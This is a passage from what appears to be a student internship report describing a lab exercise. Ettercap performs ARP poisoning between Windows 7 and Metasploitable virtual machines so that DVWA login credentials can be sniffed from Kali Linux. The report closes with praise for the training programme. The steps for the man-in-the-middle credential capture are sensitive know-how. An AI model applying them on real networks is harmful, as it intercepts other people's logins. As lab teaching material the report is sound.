


Then again select 3 dots -> hosts -> hostlists and the below window will display




Select the IP of windows7 [192.168.56.103] and add to target1 and select IP network of Metasploitable [192.168.56.101] and add to target2.

Step 4: Select ARP poisoning from the drop-down menu on clicking globe icon. In ARP poisoning attacker sends falsified ARP messages over a LAN to link an attacker's MAC address with the IP address of a legitimate computer or server on the network.




Step 5: Open Firefox in the windows 7 and browse the IP address of Metasploitable machine and select DVWA option and enter the username and password to login.




Step 6: Transfer packets from metasploitable machine to windows 7.

[command: ping windowsIP]



Step 7: The entered username and password in Windows 7 will be now visible at Kali-Linux. By this successful sniffing between Windows7 and Metasploitable machines done using **Ettercap** tool.



Conclusion

It was a great experience to work as a Security Analyst at DLithe. I had learnt many things beyond my academics. The trainers who thought us were very friendly, helped and solved my many doubts. Also got a hands-on experience and worked on many projects. At the end got an overall experience of the cyber security.